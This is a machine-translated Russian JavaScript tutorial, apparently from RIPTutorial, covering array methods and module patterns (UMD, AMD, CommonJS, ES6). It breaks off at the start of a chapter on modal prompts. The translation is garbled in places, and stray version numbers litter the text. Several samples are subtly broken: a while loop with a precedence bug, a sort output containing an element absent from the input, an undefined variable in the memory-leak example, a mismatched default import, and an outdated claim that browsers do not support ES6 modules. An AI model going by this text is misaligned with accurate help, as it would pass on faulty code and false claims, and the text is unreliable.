`.some` и `.every` позволяют логически связывать значения массива.

В то время как `.some` сочетают возвращаемые значения с `OR` , `.every` объединяет их с `AND` .

Примеры `.some`

```
[false, false].some(function(value) {
  return value;
});
// Result: false

[false, true].some(function(value) {
  return value;
});
// Result: true

[true, true].some(function(value) {
  return value;
});
// Result: true
```

И примеры `.every`

```
[false, false].every(function(value) {
  return value;
});
// Result: false

[false, true].every(function(value) {
  return value;
});
// Result: false

[true, true].every(function(value) {
  return value;
});
// Result: true
```

Конкатенация массивов

Два массива

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
```

3

```
var array3 = array1.concat(array2);  // returns a new array
```

6

```
var array3 = [...array1, ...array2]
```

Результаты в новом `Array` :

```
[1, 2, 3, 4, 5]
```

Несколько массивов

```
var array1 = ["a", "b"],
    array2 = ["c", "d"],
    array3 = ["e", "f"],
    array4 = ["g", "h"];
```

3

Предоставьте больше аргументов массива `array.concat()`

```
var arrConc = array1.concat(array2, array3, array4);
```

6

Предоставьте дополнительные аргументы `[]`

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Результаты в новом `Array` :

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

Без копирования первого массива

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],
    shortArray = [9, 10];
```

3

Предоставьте элементы `shortArray` качестве параметров для нажатия с помощью `Function.prototype.apply` `shortArray`

```
longArray.push.apply(longArray, shortArray);
```

6

Используйте оператор распространения, чтобы передать элементы `shortArray` качестве отдельных аргументов для `push`

```
longArray.push(...shortArray)
```

Значение `longArray` теперь:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Обратите внимание, что если второй массив слишком длинный (> 100 000 записей), вы можете получить ошибку переполнения стека (из-за того, как `apply` работы). Чтобы быть в безопасности, вы можете выполнять итерацию:

```
shortArray.forEach(function (elem) {
    longArray.push(elem);
});
```

Значения массива и без массива

```
var array = ["a", "b"];
```

3

```
var arrConc = array.concat("c", "d");
```

6

```
var arrConc = [...array, "c", "d"]
```

Результаты в новом `Array` :

```
["a", "b", "c", "d"]
```

Вы также можете смешивать массивы с не-массивами

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

Результаты в новом `Array` :

```
["a", "b", "c", "d", "e", "f"]
```

Добавить / Подготовить элементы к массиву

Unshift

Используйте `.unshift` для добавления одного или нескольких элементов в начале массива.

Например:

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

массив приводит к:

```
[1, 2, 3, 4, 5, 6]
```

От себя

Далее `.push` используется для добавления элементов после последнего текущего элемента.

Например:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

массив приводит к:

```
[1, 2, 3, 4, 5, 6]
```

Оба метода возвращают новую длину массива.

Клавиши объектов и значения для массива

```
var object = {
    key1: 10,
    key2: 3,
    key3: 40,
    key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

Теперь массив

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

Сортировка многомерного массива

Учитывая следующий массив

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

Вы можете отсортировать его по номеру (второй индекс)

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

6

```
array.sort((a,b) => a[1] - b[1]);
```

Это приведет к выводу

```
[
  ["key2", 3],
  ["key1", 10],
  ["key4", 20],
  ["key3", 40]
]
```

Имейте в виду , что метод сортировки работает на массиве *на месте.* Он изменяет массив. Большинство других методов массива возвращают новый массив, оставляя исходный объект неповрежденным. Это особенно важно, если вы используете функциональный стиль программирования и ожидаете, что функции не будут иметь побочных эффектов.

Удаление элементов из массива

сдвиг

Используйте `.shift` для удаления первого элемента массива.

Например:

```
var array = [1, 2, 3, 4];
array.shift();
```

массив приводит к:

```
[2, 3, 4]
```

поп

Далее `.pop` используется для удаления последнего элемента из массива.

Например:

```
var array = [1, 2, 3];
array.pop();
```

массив приводит к:

```
[1, 2]
```

Оба метода возвращают удаленный элемент;

сращивание

Используйте `.splice()` чтобы удалить ряд элементов из массива. `.splice()` принимает два параметра, начальный индекс и необязательное количество элементов для удаления. Если второй параметр не `.splice()` удалит все элементы из начального индекса через конец массива.

Например:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

оставляет `array` , содержащий:

```
[1, 4]
```

Возврат `array.splice()` - это новый массив, содержащий удаленные элементы. В приведенном выше примере возврат будет следующим:

```
[2, 3]
```

Таким образом, опускание второго параметра эффективно разбивает массив на два массива с исходным окончанием до указанного индекса:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

... оставляет `array` содержащий `[1, 2]` и возвращает `[3, 4]` .

удалять

Используйте `delete` для удаления элемента из массива без изменения длины массива:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

Присвоение значения `length` массива изменяет длину на заданное значение. Если новое значение меньше длины массива, элементы будут удалены с конца значения.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

Реверсивные массивы

`.reverse` используется для изменения порядка элементов внутри массива.

Пример для `.reverse` :

```
[1, 2, 3, 4].reverse();
```

Результаты в:

```
[4, 3, 2, 1]
```

> **Примечание** . Обратите внимание, что `.reverse` (`Array.prototype.reverse`) изменит массив *на месте* . Вместо того, чтобы возвращать обратную копию, он вернет тот же массив, обратный.
>
> ```
> var arr1 = [11, 22, 33];
> var arr2 = arr1.reverse();
> console.log(arr2); // [33, 22, 11]
> console.log(arr1); // [33, 22, 11]
> ```

Вы также можете перевернуть массив «глубоко»:

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
      deepReverse(elem);
    }
  });
  return arr;
}
```

Пример для deepReverse:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];

deepReverse(arr);
```

Результаты в:

```
arr // -> [[['c','b','a'], 3, 2, 1], 3, 2, 1]
```

Удалить значение из массива

Когда вам нужно удалить определенное значение из массива, вы можете использовать следующий однострочный файл для создания массива копий без заданного значения:

```
array.filter(function(val) { return val !== to_remove; });
```

Или если вы хотите изменить сам массив, не создавая копию (например, если вы пишете функцию, которая получает массив как функцию и манипулирует им), вы можете использовать этот фрагмент:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

И если вам нужно удалить только первое найденное значение, удалите цикл while:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

Проверка, является ли объект массивом

`Array.isArray(obj)` возвращает `true` если объект является `Array` , в противном случае - `false` .

```
Array.isArray([])           // true
Array.isArray([1, 2, 3])    // true
Array.isArray({})           // false
Array.isArray(1)            // false
```

В большинстве случаев вы можете `instanceof` проверить, является ли объект `Array` .

```
[] instanceof Array; // true
{} instanceof Array; // false
```

`Array.isArray` имеет преимущество перед использованием проверки `instanceof` в том, что он все равно вернет `true` даже если прототип массива был изменен и вернет `false` если прототип не-массивов был изменен на прототип `Array` .

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr);   // true
arr instanceof Array; // false
```

Сортировка массивов

Метод `.sort()` сортирует элементы массива. Метод по умолчанию будет сортировать массив в соответствии с строковыми кодами Unicode. Для сортировки массива численно метод `.sort()` должен иметь переданную ему функцию `compareFunction` .

> **Примечание.** Метод `.sort()` нечист. `.sort()` будет сортировать массив **на месте** , т. е. вместо создания отсортированной копии исходного массива, он будет переупорядочивать исходный массив и возвращать его.

По умолчанию Сортировать

Сортирует массив в порядке UNICODE.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Результаты в:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

> **Примечание:** символы верхнего регистра переместились выше нижнего

регистра. Массив не находится в алфавитном порядке, а цифры не имеют числового порядка.

Алфавитный порядок

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
  return a.localeCompare(b);
});
```

Результаты в:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

Примечание . Вышеприведенная сортировка выдает ошибку, если какие-либо элементы массива не являются строкой. Если вы знаете, что массив может содержать элементы, которые не являются строками, используйте безопасную версию ниже.

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {
  return a.toString().localeCompare(b);
});
```

Сортировка строк по длине (с наибольшей длиной)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return b.length - a.length;
});
```

Результаты в

```
["elephants", "penguins", "zebras", "dogs"];
```

Сортировка строк по длине (сначала самая короткая)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return a.length - b.length;
});
```

Результаты в

```
["dogs", "zebras", "penguins", "elephants"];
```

Численное Сортировка (по возрастанию)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return a - b;
});
```

Результаты в:

```
[1, 10, 100, 1000, 10000]
```

Численное Сортировка (по убыванию)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return b - a;
});
```

Результаты в:

```
[10000, 1000, 100, 10, 1]
```

Сортировка массива четными и нечетными числами

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {
    return (a & 1) - (b & 1) || a - b;
});
```

Результаты в:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

Дата Сортировка (по убыванию)

```
var dates = [
  new Date(2007, 11, 10),
  new Date(2014, 2, 21),
  new Date(2009, 6, 11),
  new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
});

// the date objects can also sort by its difference
// the same way that numbers array is sorting
dates.sort(function(a, b) {
  return b-a;
});
```

Результаты в:

```
[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
```

```
]
```

Неглубокое клонирование массива

Иногда вам нужно работать с массивом, гарантируя, что вы не модифицируете оригинал. Вместо метода `clone` массивы имеют метод `slice` который позволяет выполнять мелкую копию любой части массива. Имейте в виду, что это только клонирует первый уровень. Это хорошо работает с примитивными типами, такими как числа и строки, но не объекты.

Чтобы неглубоко клонировать массив (т. Е. Иметь новый экземпляр массива, но с теми же элементами), вы можете использовать следующий однострочный:

```
var clone = arrayToClone.slice();
```

Это вызывает встроенный метод JavaScript `Array.prototype.slice` . Если вы передадите аргументы на `slice` , вы можете получить более сложные поведения, которые создают неглубокие клоны только части массива, но для наших целей просто вызов `slice()` создаст мелкую копию всего массива.

Весь метод, используемый для преобразования массива типа объектов в массив , применим для клонирования массива:

6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

5,1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

Поиск массива

Рекомендуемый способ (с ES5) использовать Array.prototype.find :

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

В любой версии JavaScript может использоваться стандарт `for` цикла:

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

FindIndex

Метод findIndex () возвращает индекс в массиве, если элемент в массиве удовлетворяет предоставленной функции тестирования. В противном случае возвращается -1.

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

Удаление / Добавление элементов с помощью splice ()

Метод `splice()` может использоваться для удаления элементов из массива. В этом примере мы удалим первые `3` из массива.

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

Метод `splice()` также может использоваться для добавления элементов в массив. В этом примере мы вставляем числа 6, 7 и 8 в конец массива.

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

Первый аргумент метода `splice()` - это индекс для удаления / вставки элементов. Второй аргумент - количество удаляемых элементов. Третий аргумент и вперед - это значения, которые нужно вставить в массив.

Сравнение массивов

Для простого сравнения массивов вы можете использовать JSON stringify и сравнивать выходные строки:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

> **Обратите внимание:** это будет работать, только если оба объекта являются сериализуемыми JSON и не содержат циклических ссылок. Это может вызвать `TypeError: Converting circular structure to JSON`

Вы можете использовать рекурсивную функцию для сравнения массивов.

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false;      // yes then can not be the same
  }
  if (! (isA1 && isA2)) {      // Are both not arrays
    return array1 === array2;  // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
    if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
      return false;
    }
  }
  return true; // must be equal
}
```

ПРЕДУПРЕЖДЕНИЕ. Использование вышеуказанной функции является опасным и должно быть завернуто в `try catch` если вы подозреваете, что есть вероятность, что массив имеет циклические ссылки (ссылка на массив, содержащий ссылку на себя)

```
a = [0] ;
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded
```

> **Примечание** . Функция использует оператор строгого равенства `===` для сравнения элементов без массива `{a: 0} === {a: 0}` является `false`

Разрушение массива

6

При назначении новой переменной массив может быть разрушен.

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;     // → true
height === 4;     // → true
hypotneuse === 5; // → true
```

Элементы могут быть пропущены

```
const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

Оператор отдыха может использоваться также

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

Массив также может быть разрушен, если это аргумент функции.

```
function area([length, height]) {
  return (length * height) / 2;
}

const triangle = [3, 4, 5];

area(triangle); // → 6
```

Обратите внимание, что третий аргумент не указан в функции, потому что он не нужен.

Подробнее о деструктивном синтаксисе ...

Удаление повторяющихся элементов

Начиная с ES5.1, вы можете использовать собственный метод `Array.prototype.filter` для циклического прохождения массива и оставить только записи, которые передают заданную функцию обратного вызова.

В следующем примере наш обратный вызов проверяет, имеет ли данное значение в массиве. Если это так, это дубликат и не будет скопирован в результирующий массив.

5,1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

Если ваша среда поддерживает ES6, вы также можете использовать объект Set . Этот объект позволяет хранить уникальные значения любого типа, будь то примитивные значения или ссылки на объекты:

6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

См. Также следующие ответы на SO:

- Похожие ответы SO
- Связанный ответ с ES6

Удаление всех элементов

```
var arr = [1, 2, 3, 4];
```

Способ 1

Создает новый массив и перезаписывает ссылку существующего массива на новую.

```
arr = [];
```

Необходимо соблюдать осторожность, так как это не удаляет элементы из исходного массива. Массив, возможно, был закрыт при передаче функции. Массив останется в памяти для жизни функции, хотя вы можете не знать об этом. Это общий источник утечек памяти.

Пример утечки памяти из-за плохой очистки массива:

```
var count = 0;

function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  array.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

Чтобы предотвратить риск утечки памяти, используйте один из следующих двух методов для удаления массива в цикле while предыдущего примера.

Способ 2

Установка свойства length удаляет весь элемент массива из новой длины массива в длину старого массива. Это самый эффективный способ удаления и разыменования всех элементов в массиве. Сохраняет ссылку на исходный массив

```
arr.length = 0;
```

Способ 3

Подобно методу 2, но возвращает новый массив, содержащий удаленные элементы. Если вам не нужны элементы, этот метод неэффективен, так как новый массив все еще создается только для немедленного разыменования.

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
                             // removed items
```

Связанный с этим вопрос .

Использование карты для переформатирования объектов в массиве

`Array.prototype.map()` : возвращает **новый** массив с результатами вызова предоставленной функции для каждого элемента исходного массива.

Следующий пример кода принимает массив лиц и создает новый массив, содержащий людей с свойством 'fullName'

```
var personsArray = [
  {
    id: 1,
    firstName: "Malcom",
    lastName: "Reynolds"
  }, {
    id: 2,
    firstName: "Kaylee",
    lastName: "Frye"
  }, {
    id: 3,
    firstName: "Jayne",
    lastName: "Cobb"
  }
];

// Returns a new array of objects made up of full names.
var reformatPersons = function(persons) {
  return persons.map(function(person) {
    // create a new object to store full name.
    var newObj = {};
    newObj["fullName"] = person.firstName + " " + person.lastName;
```

```
    // return our new object.
    return newObj;
  });
};
```

Теперь мы можем назвать `reformatPersons(personsArray)` и получить новый массив только полных имен каждого человека.

```
var fullNameArray = reformatPersons(personsArray);
console.log(fullNameArray);
/// Output
[
  { fullName: "Malcom Reynolds" },
  { fullName: "Kaylee Frye" },
  { fullName: "Jayne Cobb" }
]
```

`personsArray` и его содержимое остаются неизменными.

```
console.log(personsArray);
/// Output
[
  {
    firstName: "Malcom",
    id: 1,
    lastName: "Reynolds"
  }, {
    firstName: "Kaylee",
    id: 2,
    lastName: "Frye"
  }, {
    firstName: "Jayne",
    id: 3,
    lastName: "Cobb"
  }
]
```

Объединить два массива в качестве пары ключевых значений

Когда у нас есть два отдельных массива, и мы хотим сделать пару ключевых значений из этого двух массивов, мы можем использовать функцию уменьшения массива, как показано ниже:

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result =  rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);
```

Выход:

```
{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

Преобразование строки в массив

Метод `.split()` разбивает строку на массив подстрок. По умолчанию `.split()` сломает строку на подстроки на пространствах (`" "`), что эквивалентно вызову `.split(" ")` .

Параметр, переданный в `.split()` указывает символ или регулярное выражение для использования для разделения строки.

`.split` строку на массив `.split` с пустой строкой (`""`). **Важное примечание.** Это работает только в том случае, если все ваши персонажи соответствуют символам нижнего диапазона Юникода, который охватывает большинство английских и большинства европейских языков. Для языков, которым требуются символы символа Unicode длиной 3 и 4 байта, `slice("")` будет разделять их.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

6

Используя оператор spread (`...`), преобразуем `string` в `array` .

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

Проверить все элементы массива для равенства

`.every` метод проверяет, проходят ли все элементы массива предоставленный предикатный тест.

Чтобы проверить все объекты на равенство, вы можете использовать следующие фрагменты кода.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

Следующие фрагменты кода проверяют на равенство свойств

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];

data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

Скопировать часть массива

Метод slice () возвращает копию части массива.

Он принимает два параметра: `arr.slice([begin[, end]])` :

начать

Нулевой индекс, который является началом извлечения.

конец

Индекс, основанный на нулевом индексе, который является окончанием извлечения, нарезанный до этого индекса, но он не включен.

Если конец отрицательного числа, `end = arr.length + end` .

Пример 1

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d"...];

// I want an Array of the first two Alphabets
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

Пример 2.

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

Поиск минимального или максимального элемента

Если ваш массив или подобный массиву объект является *числовым* , то есть, если все его элементы являются числами, вы можете использовать `Math.min.apply` или `Math.max.apply` , передав `null` в качестве первого аргумента, а ваш массив - вторым ,

```
var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); // 1
Math.max.apply(null, myArray); // 4
```

6

В ES6 вы можете использовать оператор `...` для распространения массива и принятия минимального или максимального элемента.

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

В следующем примере используется цикл `for` :

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
   var currentValue = myArray[i];
   if(currentValue > maxValue) {
      maxValue = currentValue;
   }
}
```

5,1

Следующий пример использует `Array.prototype.reduce()` чтобы найти минимум или максимум:

```
var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
  return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
  return Math.max(a, b);
}); // 4
```

6

или используя функции стрелок:

```
myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

5,1

Чтобы обобщить версию `reduce` мы должны были бы передать *начальное значение,* чтобы покрыть пустой случай списка:

```
function myMax(array) {
  return array.reduce(function(maxSoFar, element) {
    return Math.max(maxSoFar, element);
  }, -Infinity);
}

myMax([3, 5]);              // 5
myMax([]);                  // -Infinity
Math.max.apply(null, []);   // -Infinity
```

Подробнее о том, как правильно использовать `reduce` см. « Уменьшение значений» .

Сглаживание массивов

2 размерных массива

6

В ES6 мы можем сгладить массив оператором распространения `...` :

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

5

В ES5 мы можем добиться этого с помощью .apply () :

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

Массивы большего размера

Учитывая глубоко вложенный массив, подобный

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

Он может быть сплющен этой магией

```
console.log(String(deeplyNested).split(',').map(Number);
#=> [4,5,6,7,8,9]
```

Или же

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

Оба указанных метода работают только тогда, когда массив состоит исключительно из чисел. Этот метод не может быть сплющен многомерным массивом объектов.

Вставка элемента в массив по определенному индексу

Простая вставка элемента может быть выполнена с `Array.prototype.splice` метода `Array.prototype.splice` :

```
arr.splice(index, 0, item);
```

Более продвинутый вариант с несколькими аргументами и поддержкой цепочки:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6);  // ["b", "X", "Y", "Z", "c"]
```

И с объединением массива и поддержкой цепочек:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-");  // "a-b-V-W-X-Y-Z-c-d"
```

Метод entries ()

Метод `entries()` возвращает новый объект Array Iterator, содержащий пары ключ / значение для каждого индекса в массиве.

6

```
var letters = ['a','b','c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

результат

```
0 "a"
1 "b"
2 "c"
```

Примечание . Этот метод не поддерживается в Internet Explorer.

Части этого контента от `Array.prototype.entries` *от Mozilla Авторы, лицензированные по CC-by-SA 2.5*

Прочитайте Массивы онлайн: https://riptutorial.com/ru/javascript/topic/187/массивы

глава 49: Методы модуляции

Examples

Универсальное определение модуля (UMD)

Шаблон UMD (Universal Module Definition) используется, когда наш модуль необходимо импортировать несколькими различными загрузчиками модулей (например, AMD, CommonJS).

Сама модель состоит из двух частей:

1. IIFE (Expression Exposed Function Expression), который проверяет загрузчик модуля, который реализуется пользователем. Это потребует двух аргументов; `root` (`this` ссылка на глобальную область) и `factory` (функция, где мы объявляем наш модуль).

2. Анонимная функция, которая создает наш модуль. Это передается как второй аргумент для части IIFE шаблона. Эта функция передает любое количество аргументов, чтобы указать зависимости модуля.

В приведенном ниже примере мы проверяем AMD, затем CommonJS. Если ни один из этих загрузчиков не используется, мы возвращаемся к тому, чтобы сделать модуль и его зависимости доступными во всем мире.

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Register as an anonymous module.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Browser globals
        factory((root.commonJsStrict = {}), root.b);
    }
}(this, function (exports, b) {
    //use b in some fashion.

    // attach properties to the exports object to define
    // the exported module properties.
    exports.action = function () {};
}));
```

Сразу вызывается функциональные выражения (IIFE)

Сразу же вызванные функциональные выражения могут использоваться для создания частной области при создании публичного API.

```
var Module = (function() {
  var privateData = 1;

  return {
    getPrivateData: function() {
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

Подробнее см. В разделе « Модуль» .

Определение асинхронного модуля (AMD)

AMD - это система определения модулей, которая пытается решить некоторые общие проблемы с другими системами, такими как CommonJS и анонимные закрытия.

AMD решает эти проблемы:

- Зарегистрировать фабричную функцию, вызвав define (), вместо того, чтобы немедленно ее выполнить
- Передача зависимостей в виде массива имен модулей, которые затем загружаются, вместо использования глобальных переменных
- Выполнение только заводской функции после загрузки и выполнения всех зависимостей
- Передача зависимых модулей в качестве аргументов функции фабрики

Главное, что модуль может иметь зависимость и не держать все в ожидании его загрузки, без необходимости писать разработчику сложный код.

Вот пример AMD:

```
// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };
```

```
    return myModule;
});
```

Модули также могут пропустить имя и быть анонимным. Когда это будет сделано, они обычно загружаются по имени файла.

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

Они также могут пропускать зависимости:

```
define(function() { /* factory */ });
```

Некоторые загрузчики AMD поддерживают определение модулей как простых объектов:

```
define("myModule", { version: 1, value: "sample string" });
```

CommonJS - Node.js

CommonJS - популярный шаблон модуляции, который используется в Node.js.

Система CommonJS сосредоточена вокруг функции `require()` которая загружает другие модули и свойство `exports` которое позволяет модулю экспортировать общедоступные методы.

Вот пример CommonJS, мы загрузим модуль Lodash и Node.js ' `fs` :

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};

// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

Вы также можете экспортировать функцию как весь модуль, используя `module.exports` :

```
module.exports = function() {
    return "Hello!";
};
```

Модули ES6

6

В ECMAScript 6 при использовании синтаксиса модуля (импорт / экспорт) каждый файл становится его собственным модулем с частным пространством имен. Функции и переменные верхнего уровня не загрязняют глобальное пространство имен. Чтобы выставить функции, классы и переменные для других импортируемых модулей, вы можете использовать ключевое слово export.

Примечание. Хотя это официальный метод создания модулей JavaScript, он не поддерживается никакими крупными браузерами прямо сейчас. Тем не менее, модули ES6 поддерживаются многими транспилерами.

```
export function greet(name) {
    console.log("Hello %s!", name);
}

var myMethod = function(param) {
    return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
    test() {}
}
```

Использование модулей

Импортирование модулей так же просто, как указание их пути:

```
import greet from "mymodule.js";

greet("Bob");
```

Это импортирует только метод `myMethod` из нашего файла `mymodule.js` .

Также можно импортировать все методы из модуля:

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

Вы также можете импортировать методы под новым именем:

```
import { greet as A, myMethod as B } from "mymodule.js";
```

Более подробную информацию о модулях ES6 можно найти в разделе « Модули» .

Прочитайте Методы модуляции онлайн: https://riptutorial.com/ru/javascript/topic/4655/методы-модуляции

глава 50: Модалы - подсказки

Синтаксис

- предупреждение (сообщение)
- подтвердить (сообщение)
